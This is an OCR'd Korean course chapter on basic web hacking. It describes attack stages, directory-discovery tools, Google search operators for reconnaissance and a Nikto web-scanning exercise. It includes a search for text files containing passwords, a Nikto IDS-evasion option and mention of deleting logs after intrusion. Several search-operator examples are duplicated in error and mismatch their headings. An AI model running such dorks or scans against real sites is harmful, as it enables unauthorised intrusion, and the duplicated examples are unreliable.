
chapter 3.

기본 웹 해킹

1.정보 수집

해커들이 웹 사이트를 해킹 하기 위해 대상 시스템의 운영체제나 어플리케이션 버전 등과 같은 대상 시스템의 정보를 수집하는 것을 의미한다.

일반적인 해킹 단계


정보수집
취약점 분석
실제공격
사후 처리
웹스캔
포트스캔
Application 종류,버전
OS종류,버전
등등
OS종류,버전
취약점
Application
취약점
리모트어택
웹, DB, SQL injection
, XSS
로컬어택
BOF,FSB
PTRACE
로그 삭제
스니퍼
패치
관리자통보
등

일반적인 해킹 단계

1. 정보 수집 : 웹 스캔이나 포트 스캔 및 웹사이트 접속하여 소스 코드 및 구조를 분석함으로써 어떠한 애플리케이션과 웹 서버를 사용하는지, 웹 서버의 버전은 무엇인지를 수집한다.

2. 취약점 분석 : 정보 수집 단계를 거쳐서 수집한 정보를 바탕으로 애플리케이션 자체의 취약점 및 웹 서버의 취약점을 분석한다.

3. 실제 공격 : 취약점 분석을 바탕으로 원격에서 공격을 시도한다. 원격에서 SQL Injection 공격이나, XSS, 파일 업로드 등 다양한 공격으로 웹 서버에 침투를 시도한다.

4. 사후 처리 : 침투에 성공한 경우 악의적인 공격자는 로그를 삭제하고 스니퍼를 설치하기도 하지만, 어떤 해커의 경우는 가끔 패치도 해주고(거의 드물다) 관리자에게 통보하기도 한다.

1.1. 웹사이트 탐색과 분석

웹 해킹을 하기 위한 대상에 접속하여 게시판 및 자료실이 존재하는지, 홈페이지의 파일 확장자가 asp인지 jsp인지 확인. 홈페이지의 전체적인 구조를 확인 함으로써 자료실 및 게시판의 취약점 및 웹 서버의 취약점을 분석하는데 도움이 될 수 있다.

공격자는 게시판이나 자료실이 존재할 경우 파일 업로드 공격을 통해 공격을 시도하거나, 디렉토리 구조 탐색을 통해 관리자 디렉토리가 있는지 디렉토리 리스팅 취약점이 존재하는지에 대해서 조사한다.

1.1. 웹사이트 탐색과 분석

여기서는 디렉토리 탐색을 위한 자동화 툴 몇 개를 소개한다.

1. IntelliTemper (http://www.intellitamper.com/download.php)

   - 웹 사이트에 존재하는 디렉토리들에 대한 탐색을 자동으로 시도해주는 도구이다.

2. Sleuth (http://www.sandsprite.com/Sleuth/download.html)

   - 홈페이지의 소스 코드나, 폼, 주석, 쿠키 등과 같은 홈페이지의 전반적인 내용에 대해서 자동적으로 분석을 해주는 도구이다.

1.2. 검색엔진을 이용한 정보 수집

웹 해킹을 하면서 검색엔진을 이용하면 많은 정보를 수집할 수 있다. 많은 검색 사이트가 있지만 구글이라는 검색 사이트가 제공 하는 기능이 공격자들에게 상당히 적합하게 되어 있기 때문에 구글 검색엔진을 이용하여 대상 홈페이지에 대한 많은 정보를 수집할 수 있다.

구글에서 사용하는 고급 검색 기능

검색인자	설 명	검색 추가 인자
site:	특정 도메인으로 지정한 사이트에서 검색하려는 문자열이 포함된 사이트를 찾음	YES
filetype:	특정한 파일 타입에 한해서 검색하려는 문자가 들어있는 사이트를 찾음	YES
link:	링크로써 검색하려는 문자가 들어있는 사이트를 찾음	NO
cache:	특정 검색어에 해당하는 캐시된 페이지를 보여줌	NO
intitle:	페이지의 제목에 검색하려는 문자가 들어있는 사이트를 찾음	NO
inurl:	페이지의 URL에 검색하려는 문자가 들어있는 사이트를 찾음	NO

구글에서 사용하는 고급 검색 기능

각 검색인자에 대한 사용 법

1. site 예제 : 특정 사이트만을 선정해서 검색할 때 사용
   예) site:wishfree.com admin
   - wishfree.com 사이트에서 admin 문자열을 찾을 때 사용

2. filetype 예제 : 특정 파일 타입에 대해 검색할 때 사용
   예) filetype:txt 패스워드
   - 텍스트 파일 중 패스워드가 포함된 문자열을 찾을 때 사용

3. Link 예제 : 특정 주소가 링크된 페이지를 찾을 때 사용
   예) link:www.fishfree.com
   - www.wishfree.com 사이트를 링크하고 있는 사이트를 찾음

구글에서 사용하는 고급 검색 기능

각 검색인자에 대한 사용 법

4. cache 예제 : 특정 사이트만을 선정해서 검색할 때 사용
   예) site:wishfree.com admin
   - wishfree.com 사이트에서 admin 문자열을 찾을 때 사용

5. intitle 예제 : 특정 파일 타입에 대해 검색할 때 사용
   예) filetype:txt 패스워드
   - 텍스트 파일 중 패스워드가 포함된 문자열을 찾을 때 사용

6. inurl 예제 : 특정 주소가 링크된 페이지를 찾을 때 사용
   예) link:www.fishfree.com
   - www.wishfree.com 사이트를 링크하고 있는 사이트를 찾음

검색 엔진의 검색을 피하는 방법

서버의 홈 디렉토리에 robots.txt 파일을 만들어 검색할 수 없게 만들 수 있다. 예를 들어, http://www.wishfree.com/robots.txt 파일이 있으면 구글 검색 엔진은 robots.txt에 있는 디렉토리들과 규칙에 대항하는 부분은 검색하지 않는다.

robots.txt 파일의 포멧은 두 개의 필드로 구성되어 있다.

- User-Agent: 특정 검색 엔진으로 부터 검색을 막음
  (예) User-Agent: googlebot (구글 봇으로 부터 막음)


- Disallow : 특정 파일 또는 디렉토리를 로봇이 검색하지 못하게 하기 위해 사용
  (예) Disallow: dbconn.ini
  (예) Disallow: /admin/

2. 웹 스캐닝

웹 스캐닝(Web Scanning)은 웹사이트를 조사하는 방법이다. 수동적인 방법보다는 도구를 이용하여 웹 서버의 종류나 버전, 그리고 디렉토리 정보나 중요 파일 정보가 존재하는지, 웹 서버 자체의 취약점은 무엇인지 검사하기 위한 방법이다.

웹 스캐닝의 원리


공격대상에게 취약하다고 알려진 HTTP 요청(Request)을 보내고, 대상 시스템이 이에 대한 응답 코드(Response Code)를 보고 해당 페이지의 존재 여부 및 취약점을 확인할 수 있다.



실습 – 웹 스캐닝을 통한 정보 수집

1. 웹 스캐닝을 다운로드 한다.


   (http://www.cirt.net/code/nikto.html)



실습 – 웹 스캐닝을 통한 정보 수집

2. 운영체제에 설치한다.


   다운로드 후 운영체제에 푼다.



실습 – 웹 스캐닝을 통한 정보 수집

3. ActivePerl을 설치한다.

윈도우 운영체제에서 Perl을 실행하기 위해 ActivePerl을 설치한다.
http://www.activestate.com/Products/ActivePerl/



실습 – 웹 스캐닝을 통한 정보 수집

3. ActivePerl을 설치한다.


   인스톨 파일을 다운로드 후 실행하면 설치가 된다. 설치를 마치면 C:₩Perl₩ 디렉토리가 생성되고 펄을 사용할 수 있게 된다.

   어디서든 펄을 실행하기 위해 윈도우 환경 변수에 펄이 설치된 디렉토리를 등록한다.

   ‘탐색기’실행 후 [내 컴퓨터]->[등록 정보]->[고급 탭]->[환경 변수]를 선택한 후 시스템 환경 변수의 ‘Path’부분에 ‘C:₩Perl₩bin;’을 입력하면 된다.


실습 – 웹 스캐닝을 통한 정보 수집

3. ActivePerl을 설치한다. (환경 변수 등록)




실습 – 웹 스캐닝을 통한 정보 수집

4. Nikto를 실행한다.
   - 실행하는 법은 간단하게 nikto.pl 파일을 입력하면 된다.
   C:₩Scanner₩nikto-current.tar₩nikto-1.32₩nikto.pl



실습 – 웹 스캐닝을 통한 정보 수집

5. 웹 스캐닝을 한다.
   - 테스트 가능한 서버를 대상으로 스캐닝을 시도한다.
   예) nikto.pl –h www.victim.com



Nikto의 주요 옵션

옵션	기능	인자
-Cgidirs(-C)	CGI 디렉토리를 스캐닝한다.	none, all, /cgi/와 같은 디렉토리
-cookies	쿠키가 발견되면 보여준다.	NO
-evasion	IDS를 우회하기 위해 URL을 인코딩한다.	1~9까지의 값이 들어간다.
-findonly	오직 http(s) 포트를 찾는다.	-
-Format	결과 파일의 포맷을 지정한다.	htm, csv, txt
-generic	일반적으로 전체 스캐닝을 한다.	-
-host(-h)	스캐닝할 대상을 받는다.	-
-id	호스트 인증이 필요한 경우 사용한다.	userid:password
-output(-o)	결과를 파일로 저장한다.	filename
-port(-p)	스캐닝할 포트를 선정한다(디폴트로 80).	스캐닝할 포트 번호
-ssl	https(SSL)을 이용하는 홈페이지를 스캔	-
-vhost	가상 호스트를 사용할 때	가상 호스트 이름
-update	nikto 스캐닝 패턴 데이터베이스 업데이트	-

